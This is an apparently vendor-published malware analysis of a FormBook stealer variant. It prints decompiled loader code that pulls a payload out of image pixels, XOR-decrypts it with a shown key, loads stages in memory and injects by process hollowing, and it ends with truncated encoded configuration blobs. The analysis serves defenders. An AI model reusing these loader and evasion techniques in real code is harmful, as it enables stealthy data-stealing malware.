FormBook Malware Returns: New Variant Uses Steganography and In-Memory Loading of multiple stages to steal data


blogs.quickheal.com/formbook-malware-returns-new-variant-uses-steganography-and-in-memory-loading-of-multiple-stages-to-steal-data/

July 21, 2021

Quick Heal Security Lab has seen a sudden increase in dotnet samples which are using steganography. Initially, in the static analysis, not much information is available. It resembles some simple application going by the method name. On the dynamic side, some show the activity but another check for sandboxing environment. Apart from this, even on execution, it loads multiple memory stages that contain numerous long periods of sleep. One such file received in our lab was of Formbook malware. Formbook stealer has been sold on hacking forms since 2016 as-a-service.

In this blog, we will go through those multiple stages and analysis of the final payload. The final payload is also complicated due to various threads creation and sleeps in between.

Technical Analysis



SSO.exe

In the resource of sso.exe, there is an image that indicates the use of Steganography. However, this resource is not used at this level. There is one more resource present which initially is difficult to find. While going through the code of decryption, this 2nd resource was identified as stage 1.




Figure 1 GregorianCalendar in Resource, contains stage 2 file




Figure 2 Another Resource naming Tree, just below the blue line there are some red dots visible, contains stage 1 file

At the entry point, there is a single line code to execute the form.

```
public static void Main()
{
    Application.Run(MyProject.Forms.Form1);
}
```

Figure 3 Main function, calls the constructor of Form1 which decrypts stage 1 file

If we go to the Form1 code, there isn't much information present. But when we check the Form1 class, we can see in its constructor a call to method ISectionEntry.

```
public class Form1 : Form
{
    // Token: 0x06000039 RID: 57 RVA: 0x00002A6C File Offset: 0x00000C6C
    public Form1()
    {
        this.sdadada = new ISectionEntry(default(Point), ImageLayout.Zoom, default(Size));
        this.InitializeComponent();
    }
```

Figure 4 Constructor Code, call to decryption routine of stage 1 file

ISectionEntry contains the code to get Pixels(Fig 5), convert to integer and save it in an array(Fig 6) and then call to MessageSurrogateFilter(array) with the buffer passed as a parameter.

```
16          public ISectionEntry(Point c1, ImageLayout k1, Size k2)
17          {
18              int num = 0;
19              int num2 = 0;
20              Bitmap tree = X5.Tree;
21              byte[] array = new byte[15361];
22              int num3 = 0;
23              checked
24              {
25                  while (true)
26                  {
27                      int num4 = 0;
28                      while (true)
29                      {
30                          object expr_6C = LateBinding.LateGet(tree, null, "Get" + "x".Trim(new char[]
31                          {
32                              'x'
33                          }) + "Pixel", new object[]
34                          {
35                              num3,
36                              num4
37                          }, null, null);
38                          Color color = (expr_6C != null) ? ((Color)expr_6C) : default(Color);
```

Figure 5 Decryption Routine from Image, decrypting stage 1 PE file

Locals

Name	Value
array	{byte[0x00003C01]}
[0]	0x4D
[1]	0x5A
[2]	0x90
[3]	0x00
[4]	0x03

Figure 6 Buffer Containing stage 1 PE file

MessageSurrogateFilter() method then loads the decrypted assembly (SimpleUI.dll) into the memory and invokes its SeclectorX() method with some arguments, which will be explained later in Stage 1.

```
public Bitmap MessageSurrogateFilter(object TaskCanceledException)
{
    object[] array;
    bool[] array2;
    object arg_45_0 = NewLateBinding.LateGet(Thread.GetDomain().GetAssemblies()[0], null, "Load", array = new object[]
    {
        TaskCanceledException
    }, null, null, array2 = new bool[]
    {
        true
    });
    if (array2[0])
    {
        TaskCanceledException = RuntimeHelpers.GetObjectValue(array[0]);
    }
    Assembly assembly = (Assembly)arg_45_0;
    Type type = assembly.GetType("SimpleUI.AB");
    type.InvokeMember("SelectorX", BindingFlags.InvokeMethod, null, null, new object[]
    {
        CompatibilityMap.RestrictedError,
        CompatibilityMap.ValueEnumerator,
        "Agent.Common"
    });
    Bitmap result;
    return result;
}
```

Figure 7 Assembling Loading of stage 1 in Memory and invoking its member SelectorX with resource name, decryption key and assembly name




Figure 8 SimpleUI.dll loaded in memory

Stage 1:




Figure 9 SimpleUI.dll

- Since there are not many methods present in this file, we directly go through the code of the SelectorX method. As we can see in Figure 7, there are three values passed to this function which are:
- RestrictedError = 477265676F7269616E43616C656E646172 = GregorianCalendar (Name of resource in Main file, resource shown in Fig 1)
- ValueEnumerator = 72584C4F594D6D556D = rXLOYMmUm (Key for decryption)
- Project Name= Agent.Common (Main File)
- cba() method contains the code to get the Pixels from the image and convert to Integer and save it in an array, and XeH contains code to convert the hex value into a string.

```
360                 ResourceManager resourceManager;
361                 Bitmap uGhHbnBnaWtlYkx = (Bitmap)resourceManager.GetObject(AB.XeH(ugz1));
362                 arg_0B_0 = (num * 154712763u ^ 1372855445u);
363                 continue;
364             }
365             case 1u:
366             {
367                 Bitmap uGhHbnBnaWtlYkx;
368                 byte[] rawAssembly = AB.fgh(AB.cba(uGhHbnBnaWtlYkx), AB.XeH(ugz3));
369                 Assembly assembly = Assembly.Load(rawAssembly);
370                 arg_0B_0 = (num * 2130773235u ^ 100223864u);
371                 continue;
372             }
373             case 2u:
374                 Environment.Exit(0);
375                 arg_0B_0 = (num * 1324742196u ^ 759183221u);
376                 continue;
377             case 3u:
378                 arg_0B_0 = (num * 3848764483u ^ 2324018378u);
379                 continue;
```

cals

ame	Value	Type
ugz1	"477265676F7269616E43616C656E646172"	string
ugz3	"72584C4F594D6D556D"	string
projname	"Agent.Common"	string

Figure 10 SelectorX method accesses the GregorianCalendar resource from main assembly and decrypts it using the key passed under fgh() method

Locals

Name	Value	Type
array	{byte[0x0009B784]}	byte[]
[0]	0x01	byte
[1]	0xA6	byte
[2]	0x09	byte
[3]	0x00	byte
[4]	0x1E	byte
[5]	0x7B	byte
[6]	0xC3	byte
[7]	0x0B	byte

Figure 11 Size of Buffer to be initialized for stage 2

fgh() method's decryption routine is a simple XOR with 2 values in which the "bytes" array contains a Unicode version of the Key (mentioned as ValueEnumerator above).

```
277             case 8u:
278             {
279                 int num2;
280                 int num3;
281                 int num5;
282                 byte[] array;
283                 array[num2] = checked((byte)((int)P1[num2] ^ num5 ^ (int)bytes[num3]));
284                 arg_17_0 = 2636438785u;
285                 continue;
286             }
287             case 9u:
288             {
289                 bool flag;
290                 arg_17_0 = ((flag ? 767826169u : 2137514972u) ^ num * 3589515174u);
291                 continue;
292             }
293             case 11u:
294                 arg_17_0 = 2244426902u;
```

cals

ame	Value	Type
P1	{byte[0x0009A601]}	byte[]
K1	"rXLOYMmUm"	string
result	null	byte[]
bytes	{byte[0x00000012]}	byte[]
num5	0x00000053	int
array	{byte[0x0009A602]}	byte[]
num4	0x0009A600	int
num6	0x0009A600	int
num2	0x00000000	int
num3	0x00000000	int

Figure 12 fgh() method code for decryption, normal xoring

After decryption, the assembly is again loaded in Memory.




Figure 13 Stage 2 assembly loaded in memory

Stage 2:




Figure 14 Stage 2 Assembly

It becomes difficult to analyze with these unicoded function name.




Figure 15 Stage2 Unicode method names

In this stage 2 assembly, a method named Fedree() is called, whose constructor contains the code to decrypt and inject the final payload.

In the decryption routine first, the name of the resource is decrypted to s2pCN (resource in stage 2), Loads the resource and passes it to the XOR_DEC along with a KEY. Decrypted buffer is then passed to Unscramble function where it brings another dotnet file.

```
wo成家城泽Su望.a首司GiyJDF物s家 = 的的ZK的xiOJZq孙顾.Unscramble(的的ZK的xiOJZq孙顾.XOR_DEC(的的ZK的xiOJZq孙顾.loadresource(
氏孙泽顾p她官公U望.DecryptString<string>(2728141814u)), wo成家城泽Su望.L生L官太qTQJ));
```

Figure 16 Decryption routine in Stage 2 which brings final payload

XOR_DEC contain simple xor with obfuscated code.




Figure 17 Xor_Dec method decrypts the final payload

Unscramble function forms the final payload.




Figure18 Unscramble Method code brings final payload PE file

After decryption, it does process hollowing by creating sso.exe's process in suspended mode.




Figure 19 Process Hollowing Code to inject the final payload




Figure 20 Flag to CreateProcess in Suspended Mode

Final Payload:

The injected file is the final Payload of Formbook, which has around 1500 methods with random names.

This contains 2 different Base64 encoded strings.

```
Class47.OP93 = H875.iz3Y("H4sIAAAAAAAAEAE2PwY6CMBiEH6YXuQE2Rq9CgRJalgK/wlFrpLVRE0WKT78le9njTGYm3+wgPL8Sr9/QSOzzqDBwP/tPTYvkRl90lh8btlc/
oqb15DPPxBtS+TXr1lBVKhS0/zvN0iG6VBRg8e3DefxWqanuv/bQeS6T5USoSVHMGqiCsAdz5IMlUOXeCqM1QN8WHRCAwD/
W3GXdxp9eeBTd0FnshVnYusyGciWNsFUoHiLojsP9tJLAX/xwSve6+97aH7SLSkt0YZFm4zkuRxSXn60qJ5HJR+4+0LheeLQkp/UzgDSJ
+2xIQcvkMjodTGH37glTvKl3yC8wadhIYjbjmWMcMbydiw3KpD94jq1mNJ8vvweuDxpUAQAA");
```

Figure 21 Encoded String 1 contains CnC information and configuration

2nd base64 string contains 5 modules which are later loaded in memory and executed.

```
Class47.WrWw = H875.iz3Y("H4sIAAAAAAAAEAOy923bjuJIo+DH1Qj0NqUv29sO8UCIo0SaUBAlAxKNEddIiFs20lZasrz8RAVKWnZlVNbt75vSaU6uXu7YSxCUCgbghIvB/
+5v/vEvm6emPRRqsHtePcrTv+HJfB6PVy2peTUX78P3bg/8f8+Nrtij90/zuNXt+3O7Ecu/PHu/T+O5H9h8P/h8xf8n+rwf/+zTe2LP2Rkxvfzy9f3fhm/LUwW8+3jbw+/
HpsLrMRjsrllUdtjDX20MtNmUULnfhXf6fLJDZOlGiUMH+NW13lm/Uq78R2jYyCqSQXOni2G53d/
Pdq5h4FxULbOesKXLlS3WcPFySjbmo4OFONSpJmOAqUoUN5H8kAGe69HwW7x5PubmcdTnqDqs3G5vTXVzhvwXJsvqymtM3L2q0e3xp14+rjXlMdPlWSfNiRwK++0
+r2p0PfX3TboNks//BtOfPdPk+xtvuTY1Nq9rSinjni6XXiXZbJ/OHoe8lmWx9O9q+BuPdRY3L12S5u37Dl9vajGC9gINqDGNq09i4+sFgf6Su3gSs69tk
